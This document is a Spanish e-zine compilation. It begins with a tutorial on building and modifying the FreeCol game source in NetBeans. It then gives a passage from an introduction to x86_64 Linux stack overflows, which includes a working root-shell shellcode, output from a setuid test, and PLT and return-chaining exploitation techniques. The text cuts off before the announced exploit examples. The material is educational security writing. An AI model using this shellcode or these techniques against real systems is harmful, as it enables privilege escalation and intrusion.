Genero un nuevo proyecto, tomando como base el directorio donde he descomprimido las fuentes.

Empiezo a navegar por el código fuente y me familiarizo con el sistema de manejar ficheros.

Para ello uso la ventana "Archivos" que los muestra según la estructura de directorios.

Otra cosa que necesito es poder seleccionar una clase, y ver su código. Esto se hace con el botón derecho, y:

Go To -> Source

Go To -> Declaration

También es útil el menú Find Usages, y el Edit->FindInProjects

Obviamente tengo que ser capaz de re-compilar mis cambios. Esto se consigue con el menú Build, o también con Run. Incluso es mejor el Debug, que permite poner breakpoints.

Intento la primera compilación, y se queja de no encontrar la clase en la línea import cz.autel.dmi.HIGLayout;

Esta no me suena que sea una clase normal de java, ni tampoco parece ser perteneciente a este proyecto.

Busco en el disco una librería cz.* pero no encuentro nada.

Después busco HIGLayout.*
y encuentro
freecol/jars/higlayout.jar

La descomprimo y veo que efectivamente contiene dicha clase.

Ahora hay que decirle a NetBeans que use el directorio freecol/jars, lo cual se hace en

File->Project->Properties->Libraries->Compile-time

Lo intento de nuevo, y ahora compila sin problemas.

Magnífico: realmente el código fuente está preparado para los que quieren modificarlo.

Ox0C-mad grml.txt

El siguiente paso es ejecutar el programa. También se queja de que no encuentra las librerías, pero se arregla de manera similar, en el sub-menú
Libraries->Run-time

Eso sí: el entorno usa 100 Mg de memoria, y el juego otros 100 Mg. El Civilization original funcionaba en MS-DOS con 500 Kb. de memoria !

Vamos a probar a hacer algún cambio.

Lo más visible del juego es obviamente la parte gráfica. Este es el punto de inicio para ir tirando del ovillo.

Por ejemplo, el informe del consejero de asuntos externos (Report->Foreign Affairs Advisor) nos muestra la actitud diplomática que tenemos con otros jugadores, en una lista que incluye la frase:

Stance: Peace

Para saber dónde se define dicha variable, buscamos la palabra "Stance" y la encontramos en el fichero
FreeColMessages.properties
en la línea
report.stance=Stance

esto hace extremadamente fácil la tarea de los traductores, pues las frases que se muestran al usuario están almacenadas en un fichero, que se puede traducir sin necesidad de recompilar el programa.

Ahora busco la palabra "report.stance" y la encuentro, entre otros, en el fichero

ReportForeignAffairPanel.java

en la línea

```
enemyPanel.add(new JLabel(Messages.message("report.stance")), hi gConst.rc(row, labelColumn));
```

```
int stance = Player.getStance();
```

```
enemyPanel.add(new JLabel(Player.getStanceAsString(stance)), hi gConst.rc(row, valueColumn));
```

La primera línea lo que hace es añadir una etiqueta con el texto obtenido de
Messages.message("report.stance")

Está claro que esta clase se encarga de leer el texto adecuado en función del idioma del usuario.

Por ejemplo, el fichero

FreeColMessages_it_IT.properties

contiene la traducción a italiano, que contiene

report.stance=Linea Diplom.

Volviendo al programa, la siguiente línea

```
int stance = Player.getStance();
```

nos lleva (GoTo Source) hasta la clase Player.java y hace

```
public int getStance(Player player) {  
    return getStance(player.getNation());  
}
```

O sea, que es una función de salto a:

```
public int getStance(int nation) {  
    if (nation == NO_NATION) {  
        return 0;  
    } else {  
        return stance[nation];  
    }  
}
```

Que a su vez nos referencia al array
stance[];

que está definido (GoTo Declaration) al principio de esta clase, como
private int[] stance = new int[NUMBER_OF_NATIONS];

Ox0C-mad grml.txt

y se usa (Find Usages) en
public void setStance(Player player, int newStance)

Ahí encontramos que los posibles valores son:

```
public static final int WAR = -2, CEASE_FIRE = -1, PEACE = 0, ALLIANCE = 1;
```

A su vez, setStance se invoca desde las funciones:

Player.declareIndependence -> WAR contra la madre patria

Player.giveIndependence ->PEACE con la madre patria

Monarch.declareWar -> WAR contra otro jugador

Al Player.determineStances -> un jugador no-humano tiene ganas de guerra

ahora supongamos que queremos que el juego sea pacífico, y que no queremos
líos con los jugadores robots. Entonces antes de
stance[player.getNation()] = newStance;

incluimos

```
if(newStance==WAR && player.isAI()) newStance=CEASE_FIRE;
```

Obviamente no todos los jugadores estarán de acuerdo con esta regla, así que se
podría incluir como una opción.

También se podría alterar en función de:

-el año: al principio del juego sería calmado, y el final sería más violento

-la nacionalidad: los holandeses son más favorables a la paz; los españoles más
belicosos

-el poder militar: no es bueno enfadar a una nación poderosa

-la riqueza: la tentación de un buen tesoro es difícil de resistir

-los padres fundadores: Benjamín Franklin es sosegado; Hernán Cortés irascible

Pero en vez de alterar el juego, vamos a mejorarlo.

En esta rutina setStance hay un error: si declaras la guerra a otro jugador, lo
opuesto no sucede.

Esto es malo porque el estado de guerra proporciona algunas ventajas en la
lucha, y no parece justo que el agraviado ofrezca la otra mejilla.

Notar que la función (pseudo-código) es

```
Atacante.setStance(Victima, WAR);
```

por lo que es necesario incluir una nueva línea

```
Victima.setStance(Atacante, WAR);
```

lo cual se hace antes del final:

```
if(newStance==WAR && player.getStance(this) !=WAR)
```

```
player.setStance(this, WAR);
```

puesto que

```
this es Atacante
```

```
player es Victima
```

Es decir, intercambiamos los papeles.

Una vez que hemos solucionado el bug y lo hemos probado, lo normal es
publicarlo.

Dependiendo del tipo de control que los autores del programa quieren tener,

será necesario subscribirse a algún tipo de repositorio colaborativo,

normalmente en un sitio controlado por CVS o SVN, tal como sourceforge.

En ese caso, el sitio es <http://www.freecol.org>

que apunta a

freecol.sourceforge.net

y la lista de correo es

freecol-users@lists.sourceforge.net

Al principio es una buena net-etiqueta el presentarse, y ofrecer tu cooperación.
Los cambios pequeños, y los que haces en los primeros días tras unirte al grupo,

se pueden mandar en un correo diciendo algo así como:

Estimado señor programador,

Ox0C-mad grml.txt

en el fichero
src/net/sf/freecol/common/model/Player.java
cerca de la línea 2073
dice

```
...  
if (oldStance == PEACE && newStance == WAR) {  
...
```

y yo creo que se podría mejorar, provocando la guerra complementaria.
Esto es, debería decir

```
...  
if(newStance==WAR && player.getStance(this) !=WAR)  
    player.setStance(this,WAR);  
if (oldStance == PEACE && newStance == WAR) {  
...
```

Atentamente,
otro programador.

En este caso particular, una revisión de la lógica del juego demostró que este error no era un error: es intencionado. Esto demuestra que todos cometemos errores, sobre todos los novatos. Antes de abrir la boca, hay que saber de lo que se habla.

Al cabo del tiempo, cuando los otros programadores confían en tí, puedes crear un usuario en sourceforge y trabajar directamente sobre el repositorio.

Para ello tienes que instalar CVS/SVN y luego:

- transferir la versión más reciente a tu ordenador
- averiguar qué fichero quieres modificar
- checkout
- hacer los cambios
- probarlos
- checkin

En algunos grupos de colaboración sólo el administrador puede hacer cambios. En este caso debes mandarle los cambios para que los pueda revisar e instalar.

Esto se hace en forma de parches:

Primero debes tener la versión más reciente del código fuente.

Luego haces los cambios en tu ordenador, probando que todo funciona bien.

Comparas los ficheros:

```
diff -U 3 -H -d -p -r -N original/src/.../Player.java FCA00000/src/...  
.../Player.java
```

que genera un fichero parecido a esto:

```
diff -U 3 -H -d -p -r -N original/src/net/sf/freecol/common/model/Player.java  
FCA00000/src/net/sf/freecol/common/model/Player.java  
--- original/src/net/sf/freecol/common/model/Player.java  
+++ FCA00000/src/net/sf/freecol/common/model/Player.java  
2007-04-03 19:48:42.000000000 +0200  
2007-05-07 15:19:58.000000000 +0200  
@@ -2073,33 +2073,34 @@ public void setStance(Player player, int newStance) {  
+if(newStance==WAR && player.getStance(this) !=WAR)  
    player.setStance(this,WAR);  
if (oldStance == PEACE && newStance == WAR) {
```

como puedes ver, incluye el nombre del fichero modificado, la función donde está en cambio, la línea original, el código original, y el código añadido.

Esto se guarda en un fichero

FCA00000.2007.05.07.diff

y se le manda al administrador del proyecto, que lo incluirá si le parece bien.

Si tu nuevo código es útil y está bien escrito, lo incluirán. También es posible que lo cambien para adecuarse a las normas de escritura (mayúsculas,

0x0C-mad grml.txt

indentado, formateado, ...) y no debes ofenderte si recibes alguna crítica. Al fin y al cabo, ellos estaban antes, así que eres tú el que debe adecuarse a sus reglas.

Si guiendo con las modificaciones, voy a dar otro ejemplo de un cambio que yo he hecho a este programa.

El objetivo del juego es declarar la independencia de la madre patria. Para eso fundas colonias y construyes edificios. Una vez que has completado uno puedes empezar con otro, pero solo sucede automáticamente en unos pocos casos: si acabas de construir un almacén, inmediatamente empiezas a trabajar en uno más grande. Cuando lo finalizas, no hay otra ampliación disponible.

Esto provoca que algunas de tus colonias no construyen nada, lo cual es una pérdida de recursos.

Es posible hacer aparecer un menú con la lista de todas tus colonias, y te muestra los edificios ya construidos, además del que se está construyendo (en color gris). Lamentablemente no es evidente que no se está construyendo nada. ¿Dónde se programa esta lista?

Bueno, el título es "Colony Advisor" que está definido como menuBar.report.colony=Colony Advisor

que, entre otros, aparece en ReportProductionPanel.java

que hace

```
...add(new JLabel (Messages.message("Colony")), higConst.rc(1, colonyColumn));
...for (int colonyIndex = 0; colonyIndex < colonies.size(); colonyIndex++) {
    ...
    Building building = colony.getBuildingForProducing(goodsType);
}
```

Así que pongo un breakpoint en getBuildingForProducing y arranco el programa.

Hago aparecer el panel "Colony Advisor" y efectivamente acaba en el breakpoint. Lo que me sorprende es que mirando el stack (pila de llamadas) descubro que viene desde ReportColonyPanel.java

Bueno, me he equivocado de panel, pero he llegado al mismo punto.

Analizo la rutina

```
private JPanel createBuildingPanel (Colony colony) {
...for (int buildingType = 0; buildingType < Building.NUMBER_OF_TYPES;
    buildingType++) {
    buildingPanel.add(new JLabel (building.getName()));
    if (buildingType == colony.getCurrentlyBuilding()) {
        buildingLabel.setForeground(Color.GRAY);
    }
}
```

Lo cual quiere decir:

-para esta colonia:

-para cada edificio:

-muéstralo

-si se está construyendo, ponlo de color gris

Lo que quiero hacer es que si no se está construyendo nada, mostrar una línea en rojo que lo diga.

Algo así como:

```
if(colony.getCurrentlyBuilding()==NULL)
    buildingPanel.add(new JLabel ("No se está construyendo nada"),
        Color.RED);
```

Hay varios pequeños detalles:

OxOC-mad grrl.txt

- primero, `getCurrentlyBuilding()` devuelve -1, no NULL
- segundo, que `JLabel` no admite un color como segundo argumento.
- por último, que queremos que aparezca en todas las idiomas

Todos estos ajustes son detectados por el compilador, por lo que no es necesario probar el programa para darse cuenta de que no funciona.

De hecho, la manera correcta es

```
if (colony.getCurrentlyBuilding() == -1) {
    JLabel unitLabel = new JLabel(Messages.message("nothing"));
    unitLabel.setForeground(Color.RED);
    buildingPanel.add(unitLabel);
}
```

Es más, el entorno NetBeans permite modificar el código en tiempo de ejecución. Usando el menú Run->ApplyCodeChanges los cambios quedan reflejados inmediatamente. Por supuesto que no todas las clases permiten esto, pero si funciona, es un esfuerzo que te ahorras.

Probarlo es fácil: hago que una colonia no construya nada, produzco el informe, y efectivamente se muestra una línea "Nothing" en color rojo chillón.

En los primeros días de jugar con el código fuente es habitual estar perdido y navegar desde una clase a otra sin encontrar lo que buscas, aparte de poner breakpoints y examinar el stack, también es útil tracear el programa.

En este caso, los autores han previsto que necesitan saber lo que va haciendo el programa. No sólo para ellos mismos, sino para que otro usuario que tenga un error pueda mandar un informe detallado de la situación.

Eso se consigue a través de una clase

`Logger`

que escribe en un fichero dependiendo del nivel de detalle que necesitas.

Incluye métodos

`severe`, `warning`, `info`, `config`, `fine`, `finer`, `finest`

Cuando quiero saber cuáles han sido las rutinas y clases ejecutadas más recientemente, sólo tengo que mirar las últimas líneas de este fichero. Esto es un método realmente cómodo. Es sorprendente que haya muchos proyectos que no incluyen una traza de ejecución, sobre todo cuando disponen de capacidad de hacerlo. Me pregunto cómo hacen para debuggear errores en el entorno de producción.

También he encontrado útil el uso del parámetro

`java -verbose`

cuando se ejecuta el programa. Esto muestra todas las clases que se van cargando, por lo que resulta más eficiente para saber dónde buscar.

Bueno, eso es todo. Ahora, ve y busca un proyecto en `sourceforge`. Seguro que encuentras alguno en el que cooperar.

Yo, voy a ver si acabo con los Franceses de Louis XIV en Martini que.

Este artículo ha sido escrito en 5 horas, sin contar la investigación inicial sobre los fuentes de `Colonization`.

Durante su redacción, ningún vegetal fue sometido a daños innecesarios.

EOF

-[Ox0D]-----
-[Overflows en Linux]-----
-[by Raise]-----SET-34--

--|-----{ www. enye-sec. org }-----|
--[Introduccion a los overflows en Linux x86_64]-----
--|-----|
--[por Rai Se <rai se@enye-sec. org>]-----[10/09/2007]--

-----[0. - Indice]

- 0. - Indice
- 1. - Prologo
- 2. - Novedades x86_64
 - 2.1. - Modos de ejecucion
 - 2.2. - Nuevos registros
 - 2.3. - Mnemonicos de 64 bits
 - 2.4. - Llamadas a syscalls
- 3. - Dificultades en el camino
 - 3.1. - No ejecucion de codigo en paginas por hardware
 - 3.2. - Direccion de carga de librerias pseudo-aleatoria
 - 3.3. - Paso de argumentos a funciones
- 4. - Shellcodes
 - 4.1. - Shellcode que ejecuta una shell
- 5. - Tecnicas de explotacion
 - 5.1. - Ideas basicas
 - 5.2. - PLT
 - 5.3. - Saltando aqui y alla
- 6. - Ejemplos simples de explotacion
 - 6.1. - bof1.c local
 - 6.2. - bof2.c remoto
- 7. - Conclusiones
- 8. - Despedida

-----[1. - Prologo]

Buenas. En este texto intentare aclarar un poco el tema de los overflows en sistemas Linux x86_64 (linux a 64 bits en los nuevos procesadores para PC: amd64, em64t, ..). No me metere a fondo en explicar conceptos teoricos, solo lo justo y necesario para lo que nos interesa: aprovechar los overflows en nuestro beneficio. Intentare por lo tanto ser lo mas practico posible, os recuerdo que este texto solo es una introduccion al tema.

Para comprender este texto es necesario un conocimiento de la arquitectura x86, y entender como funcionan los buffer overflow en dicha arquitectura.

Es posible que en el txt haya algun error, si es asi no dudes en hacermelo saber a traves de raise@enye-sec.org para que pueda subsanarlo, gracias :).

-----[2. - Novedades x86_64]

Con la llegada de los nuevos procesadores para PC de 64 bits han surgido

muchas novedades. Aqui mencionare las que nos interesan desde el punto de vista de los overflows.

Nota: Recordar que el orden en que se guardan los datos en memoria sigue siendo little-endian, lo que nos puede facilitar mucho las cosas a la hora de sobrescribir parcialmente un registro y cosas asi.

----[2.1. - Modos de ejecucion]

Las CPU's tienen varios modos de ejecucion. Basicamente se dividen en 2 grupos: long mode y legacy mode. En long mode el SO esta programado para ejecutarse en 64 bits, es decir siempre que se este en long mode el SO es de 64 bits, no puede instalarse windows 95 y el procesador estar en long mode por ejemplo. En legacy mode pasa al contrario, el SO siempre sera de 32 bits. Para abreviar, long mode: SO de 64 bits, legacy mode: SO de 32 bits (por el tema de la compatibilidad de SO's antiguos).

Dentro del legacy mode hay 3 submodos, que son los mismos que cualquier CPU x86 moderna: protected mode, virtual-8086 mode y real mode. Directamente pasamos del legacy mode (es todo igual que en la arquitectura x86).

Dentro del long mode (el que nos interesa), hay 2 submodos: 64-bit mode y compatibility mode, practicamente los nombres lo dicen todo. Un SO moderno de 64 bits puede ejecutar programas de 32 bits sin necesidad de recompilacion, porque?, gracias al compatibility mode. Tambien pasamos directamente del compatibility mode por lo mismo de antes.

El interesante y con el que nos vamos a encontrar de aqui a unos años por todas partes es el 64-bit mode: un SO de 64 bits ejecutando codigo de 64 bits.

----[2.2. - Nuevos registros]

Pues bien, hay muchas novedades en el tema de registros del procesador. Vuelvo a recordar que estos registros solo estan disponibles en long mode - 64-bit mode (a partir de ahora se entendera que siempre estamos en ese modo de ejecucion). Los registros de antes (eax, ebx, ecx, edx, edi, esi...) siguen existiendo como registros de 32 bits (y son accesibles), pero solo son la mitad de los nuevos registros de 64 bits, que basicamente se llaman igual pero cambiando la e por la r, es decir: rax, rbx, rcx, rdx, rsi, rdi, rsp, rbp, rip. Son todos de 64 bits.

Aparte se añaden 8 nuevos registros de 64 bits, que se llaman r8, r9, r10, r11, r12, r13, r14 y r15. Se puede acceder por partes a los registros. Por ejemplo 'r8d' es la parte baja de 32 bits del registro 'r8', 'r8w' la parte baja de 16 bits y 'r8b' es el byte bajo. A los registros "antiguos" se les accede como antes: 'eax' es la parte baja de 32 bits de 'rax', 'ax' la de 16 bits, 'al' la de 8 bits, etc.

'rip' es el nuevo registro de puntero de instruccion (en vez de 'eip'). Es de 64 bits porque el espacio de direcciones tambien, las posiciones de memoria son de 64 bits ('rsp' es de 64 bits..., vamos que todo, o casi, es de 64 bits). Los enteros (int) siguen siguiendo de 4 bytes (32 bits), pero por ejemplo los long son de 8 bytes, los punteros son de 8 bytes, etc.

----[2.3. - Mnemonicos de 64 bits]

Las instrucciones en asm mas o menos son las mismas, con la salvedad del nombre de los registros. Es decir: 'mov rax,rdx' copia rax en rdx, etc. Hay que resaltar que la unica forma de hacer una llamada al sistema es a traves de la instruccion 'syscall'. Si hicieramos 'sysenter' por ejemplo generaria un error (os recuerdo que estamos en 'long mode & 64-bit mode'). Paso a la

siguiente seccion porque aqui no hay mucho mas que contar.

----[2.4. - Llamadas a syscalls]

Como ya adelante en la seccion anterior, se hacen a traves de la instruccion 'syscall' (ni 'sysenter' ni 'int \$0x80'). El numero de syscall a llamar se coloca en rax, y los argumentos en los siguientes registros por orden: rdi, rsi, rdx, r10, r8, r9 (siendo rdi el primer argumento, rsi el segundo, etc.). El valor devuelto por la syscall se coloca en rax. Durante la syscall no se garantiza que se preserve el valor de rcx y r11 (vamos que hay que salvarlos antes si se tiene pensado utilizarlos luego para algo).

-----[3. - Dificultades en el camino]

Como veremos mas adelante las cosas se han puesto bastante dificiles. Se ha añadido 'proteccion' via hardware, y el kernel se ha parcheado añadiendo aun mas dificultades. Definitivamente el tipico exploit_base.c en el que modificando cuatro valores tenias un exploit funcional ha pasado a la historia.

----[3.1. - No ejecucion de codigo en paginas por hardware]

Como iba diciendo se ha añadido algo basico para la seguridad del sistema. Antes las paginas de memoria (la memoria se divide en paginas, por cierto aprovecho para decir que en 'long mode' se han cargado directamente la segmentacion) no tenian la opcion hardware de ser de lectura y NO ejecutables, si eran de lectura eran ejecutables. Ahora si, una pagina de memoria puede ser por ejemplo de lectura/escritura y NO ejecutable. Con lo cual el stack, la memoria dinamica gestionada con *alloc (bss), la seccion de datos (data), etc., ya no es ejecutable, y nos sera imposible ejecutar en ella una shellcode (a no ser que se modifique para que ese area de memoria si sea ejecutable, con mprotect por ejemplo, o especificandolo en una llamada a mmap).

----[3.2. - Direccion de carga de librerias pseudo-aleatoria]

Aparte de la dificultad para ejecutar nuestra shellcode, saltar a la libc tampoco sera coser y cantar. El kernel ha sido parcheado para que las llamadas a mmap (la que se utiliza para cargar en memoria las librerias dinamicas como la libc) devuelvan un valor pseudo-aleatorio. El resultado es que en cada ejecucion de un proceso la libc (y todas las librerias dinamicas) se cargan en una direccion diferente. Ejemplo:

```
[raise@enyelab ~]$ ldd /bin/id
libc.so.6 => /lib64/libc.so.6 (0x00002af504e0c000)
/lib64/ld-linux-x86-64.so.2 (0x00002af504cf1000)
[raise@enyelab ~]$ ldd /bin/id
libc.so.6 => /lib64/libc.so.6 (0x00002aae7b5eb000)
/lib64/ld-linux-x86-64.so.2 (0x00002aae7b4d0000)
```

Como veis las direcciones de las librerias son diferentes, a pesar de que el ejecutable ('/bin/id') sea exactamente el mismo. Eso hace que la conocida tecnica de return-into-libc no sea aplicable tal cual.

----[3.3. - Paso de argumentos a funciones]

Despues de eso direis: bueno, ya no puede ir peor. Pues si puede :). En Linux

x86_64 las llamadas a funciones son un poco diferentes a las de x86 (llamadas a funciones normales, no me estoy refiriendo a syscalls). En la arquitectura x86 los argumentos a las funciones se pasaban a traves de la pila: se hacia 'push \$arg2', 'push \$arg1', 'call funcion'. Con lo cual si controlabas el stack justo al comienzo de una funcion controlabas sus argumentos. Esto se utilizaba mucho en la tecnica de retornar en la libc, ya que al controlar el stack (o un trozo de stack) controlabas los argumentos de paso a las funciones; luego solo era cuestion de ir enlazando llamadas con los argumentos apropiados y al final conseguias una shell (o lo que fuera).

Ahora para complicarlo un poco mas, los argumentos se pasan en los registros del procesador. Para ser exactos se pasan en este orden: rdi, rsi, rdx, rcx, r8, r9 (siendo rdi el primer argumento de la funcion, rsi el segundo, etc.). De esta forma aunque controles el stack al llamar a una funcion no controlas sus argumentos, hay que apañarselas para colocar los argumentos necesarios en los registros adecuados. Aun asi la direccion de retorno si se sigue guardando en la pila.

Nota: Hay casos en los que el argumento si se pasa a traves de la pila, por ejemplo cuando el arg es una estructura grande (mayor de 128 bits). Pero para los casos 'normales': enteros, longs, punteros, etc. se usan los registros, y en libc 'creo' que siempre que haya que pasar una estructura como argumento se pasa su direccion (puntero), con lo que siempre se usaran los registros para pasar argumentos a funciones (al menos en la libc actual).

-----[4. - Shellcodes]

Las shellcodes para x86_64 son muy parecidas a las de x86. Practicamente solo cambian el nombre de los registros, y que se utiliza la instruccion 'syscall' para las llamadas al sistema en vez de 'sysenter' o 'int \$0x80'. En este apartado pondre una shellcode que da una shell (lo tipico), pero en realidad las scodes no tienen mucho sentido en la explotacion de overflows en x86_64.

Pocas veces podremos ejecutarlas debido al tema de las paginas no ejecutables, para conseguirlo tendríamos que reservar/modificar una zona de memoria a traves de mmap/mprotect, lo cual muchas veces es muy dificil. Es mucho mas facil ejecutar directamente las llamadas a la libc encadenadas que ingeniarlas para poder ejecutar una shellcode. A pesar de todo la pongo a modo 'academico'.

----[4.1. - Shellcode que ejecuta una shell]

---- shellcode ----

```
char scode[]=
/*
__asm__("\
    .byte 0xeb ;\
    .byte 0x1f ;\
    pop %rbx ;\
    xor %rdi,%rdi ;\
    xor %rsi,%rsi ;\
    xor %eax,%eax ;\
    movb $0x71,%al ;\
    syscall ;\
    mov %rbx,%rdi ;\
    xor %rdx,%rdx ;\
    push %rdx ;\
    push %rdi ;\
    mov %rsp,%rsi ;\
    xor %rax,%rax ;\
    movb $0x3b,%al ;\

```

0x0D-mad grrl.txt

```
syscall ;\
.byte 0xe8 ;\
.byte 0xdc ;\
.byte 0xff ;\
.byte 0xff ;\
.byte 0xff ;\
.string \"/bin/sh\" ;\
.byte 0x00 ;\
");
*/
"\xeb\x1f\x5b\x48\x31\xff\x48\x31\xf6\x31\xc0\xb0\x71\x0f"
"\x05\x48\x89\xdf\x48\x31\xd2\x52\x57\x48\x89\xe6\x48\x31"
"\xc0\xb0\x3b\x0f\x05\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e"
"\x2f\x73\x68\x00";
---- eof ----
```

No tiene mucha ciencia, los 2 primeros bytes son el salto (jmp) de toda la vida de las shellcodes, y los 5 bytes del final antes del string de "/bin/sh" son el 'call' al 'pop %rbx'. Luego es lo mismo de siempre, colocar los argumentos en los registros apropiados y llamar a 'syscall'. La scode hace un setreuid(0,0) y un execve de "/bin/sh". El setreuid es por el tema de la bash del euid 0. La verdad es que la shellcode no es gran cosa, no debería llevar el null del final sino que debería ponerlo solo en tiempo de ejecución, pero para fines didácticos es más que suficiente ;P.

Para probarla meter el __asm__() dentro de un main o cualquier función de código, o hacer un mmap con protección de ejecución+escritura para poder copiar ahí la shellcode y ejecutarla:

```
[raise@enyelab x86_64]$ ls -l test-scode
-rwsr-xr-x 1 root root 10566 sep 10 00:39 test-scode*
[raise@enyelab x86_64]$ ./test-scode
sh-3.1# id
uid=0(root) gid=500(raise) groups=500(raise)
```

-----[5. - Técnicas de explotación]

En este apartado tratare de explicar un poco algunas técnicas que pueden sernos de utilidad a la hora de explotar los overflows. Hay que decir que no hay una receta mágica, se basan en el estudio del propio ejecutable vulnerable y de las librerías del sistema. Por lo tanto, es básico disponer de una copia local de lo que vayamos a utilizar (ejecutable, librerías a las que saltaremos, etc.), ya que utilizaremos direcciones exactas.

En exploits locales no hay problema, en remoto habrá que conseguirlo bajándose la libc de la distro en cuestión (suponiendo que no haya sido modificada/actualizada), y con el programa vulnerable más de lo mismo. Si el programa vulnerable no viene de una instalación precompilada (tipo rpm) con la distro la cosa se complica, habría que usar fuerza bruta o cosas parecidas que no se tratará en este texto.

----[5.1. - Ideas básicas]

Como decía todo se basa en el estudio del ejecutable y de las librerías dinámicas cargadas en memoria. Y diréis: las librerías?, pero no se cargaban en direcciones de memoria pseudo-aleatorias?. Obviamente sí, pero en algunos casos se puede averiguar la dirección de las libs en tiempo de ejecución del programa vulnerable.

De entrada recordaros que el programa vulnerable siempre se carga en una dirección de memoria establecida (al menos de momento, hay proyectos para que

0x0D-mad grml.txt

esto no sea así y se cargue como si fuera una librería dinámica, pero en la actualidad no están lo suficientemente maduros y no están implantados 'de serie'). Por lo tanto tenemos unas direcciones a las que podemos saltar y de las que conocemos su contenido (instrucciones asm). Dependiendo del tamaño/complejidad del programa vulnerable esto nos da mucho juego; cientos/miles de instrucciones asm a las que podemos saltar.

Si nos encontramos una instrucción 'syscall' (opcodes: 0x0f 0x05) dentro del programa vulnerable la cosa se simplifica mucho, ya que podremos ejecutar llamadas al sistema sin necesidad de conocer la dirección de la libc. Lógicamente tendríamos que colocar los argumentos necesarios en los registros apropiados utilizando para ello el propio código (partes de él) del ejecutable, encadenando todos los trozos de código con 'rets' (os recuerdo que controlaremos el stack). Esto es lo típico de los return-into-libc.

Desgraciadamente pocas veces encontraremos una instrucción 'syscall' en el propio código del ejecutable, a no ser que una instrucción asm utilice los bytes 0x0f 0x05 como 'datos', y tengamos la suerte de que estén seguidos. Por lo tanto muchas veces tendremos que saltar a la libc (averiguando su dirección con métodos como el que veremos más adelante en el PoC bof2.c), o a través de la PLT.

----[5.2. - PLT]

Nota: Voy a intentar explicarlo brevemente y de forma práctica, espero no cometer ningún error.

Supongo que muchos sabéis que es la PLT (Procedure Linkage Table). Se usa para calcular en tiempo de ejecución las direcciones de los procedimientos (funciones) en las librerías de enlace dinámico. Se utiliza en conjunción con GOT (Global Offset Table), que contiene las direcciones de memoria absolutas de las funciones una vez resueltas.

Más o menos funciona así. Tenemos un código que ejecuta una llamada a una función de la libc y se compila de forma dinámica (si se compilara de forma estática no se saltaría a la libc, sino que se copiaría a la propia función en el código del ejecutable), por ejemplo este:

---- ejemplo-plt.c ----

```
#include <stdio.h>

int main(void)
{
    printf("hol a! \n");
}
```

---- eof ----

Hace una llamada a 'printf', que está ubicada en la libc. En tiempo de compilación es imposible saber cuál es la dirección 'real' de la función printf, ya que la libc aun no se ha cargado en el espacio de direcciones del proceso. Por lo tanto en realidad se salta a una entrada de la PLT, que tienen esta pinta:

```
0x4003b0:    jmpq    *1049706(%rip)          # 0x500820 <_GOT_+32>
0x4003b6:    pushq  $0x1
0x4003bb:    jmpq    0x400390
```

Esta es la entrada PLT de la función printf, si nos fijamos en el código de main:

```
(gdb) disass main
Dump of assembler code for function main:
```

```

                                0x0D-mad grll.txt
0x000000000000400478 <main+0>:   push   %rbp
0x000000000000400479 <main+1>:   mov    %rsp,%rbp
0x00000000000040047c <main+4>:   mov    $0x400578,%edi
0x000000000000400481 <main+9>:   callq 0x4003b0
0x000000000000400486 <main+14>:  leaveq
0x000000000000400487 <main+15>:  retq

```

Vemos que el call (main+9) salta justo a la entrada PLT de printf. Ahora es cuando entra en juego la GOT (Global Offset Table). La primera instruccion de la entrada PLT hace un 'jmpq *1049706(%rip)', que en realidad es un salto al contenido de la entrada GOT de printf (0x500820). La GOT solo contiene datos, nunca se ejecutara codigo, es como un almacen donde se guardan los valores de las direcciones de las funciones. La primera vez que se ejecuta una entrada de la PLT hay que resolver primero la direccion que buscamos, por lo que la GOT siempre apuntara a la direccion siguiente (segunda instruccion de la entrada PLT correspondiente). Lo vemos:

```

(gdb) x/1xg 0x500820
0x500820 <_GOT_+32>: 0x0000000000004003b6

```

El contenido de la entrada GOT correspondiente a 'printf' apunta a la segunda instruccion de la entrada PLT de 'printf', es decir al 'pushq \$0x1'. Porque?, porque el valor de la direccion de 'printf' nunca se ha resuelto aun, con lo que el 'jmpq *1049706(%rip)' en realidad salta al 'pushq \$0x1'. Seguimos..

La PLT mete en la pila un valor (0x1), que sera necesario para que el dynamic linker (enlazador dinamico) sepa que la funcion a resolver es 'printf' y no otra. En una PLT cada entrada tiene dicho valor distinto para diferenciar las funciones que hay que resolver. Despues hace un 'jmpq 0x400390', que transfiere el control al dynamic linker, el cual resumiendo mucho resuelve la direccion absoluta de 'printf' y la coloca en su entrada correspondiente en la GOT (0x500820 para ser exactos). Despues transfiere el control a la misma, y por fin estamos en printf en la libc :).

Luego por ejemplo si hacemos 8 llamadas a printf seguidas saltara a la PLT de 'printf' (como antes), pero ya se salta todo el rollo de resolver la direccion porque en la GOT (0x500820) ya estara la direccion real de 'printf'.

Bueno, y porque todo este rollo?. Pues porque la PLT puede ser nuestra gran aliada, ya que se encuentra en el propio codigo del ejecutable, con lo cual se carga en una direccion de memoria prefijada y que conocemos. Por lo tanto podemos saltar a la entrada PLT de la funcion de libc que mas nos guste, que el enlazador dinamico se encargara de averiguar su direccion por nosotros. La pega es que para que la entrada PLT de 'nuestra' funcion este disponible, el programa vulnerable tiene que utilizarla en alguna parte de su codigo, ya que sino el compilador no la incluire y no estara en la PLT. Volvemos a lo de antes, cuanto mas complejo sea el programa vulnerable mas funciones utilizara, y mas facil lo tendremos para encontrar alguna que nos sea util.

----[5.3. - Saltando aqui y alla]

La frase de este titulo podria resumir la tecnica principal para conseguir explotar un overflow en Linux x86_64; ir saltando a trozos de codigo del propio ejecutable o alguna libreria dinamica. Como controlamos el stack (recordad que este texto trata sobre los overflows de pila), controlamos las direcciones de retorno. Por poner un ejemplo, queremos copiar 'rdx' en 'rdi', pues buscamos en el ejecutable/libs algo asi:

```

0x400642:   mov   %rdx,%rdi
0x400645:   retq

```

Como controlamos el stack, ese 'retq' (por cierto la 'q' es porque es de 64 bits) saltara a donde nosotros queramos, y de esta forma podemos ir enlazando trozos de codigo. Cuando sobreescribamos la direccion de retorno de la funcion vulnerable, todo lo que vaya a continuacion sera tratado como

Ox0D-mad grll.txt

direcciones de retorno de nuestros 'trozos' de código encadenado.

Por ejemplo, supongamos que aparte de querer copiar 'rdx' en 'rdi' queremos poner a cero 'rsi'. Y tenemos esto disponible en alguna parte:

```
0x400750: xor %rsi,%rsi
0x400752: retq
```

Pues bien, solo tenemos que generar nuestro overflow con una pinta como esto:

```
*AAAAAAA's necesarios para provocar el overflow*
*0x400642*
*0x400750*
*siguiente trozo de código + retq*
*siguiente trozo de código + retq*
..
```

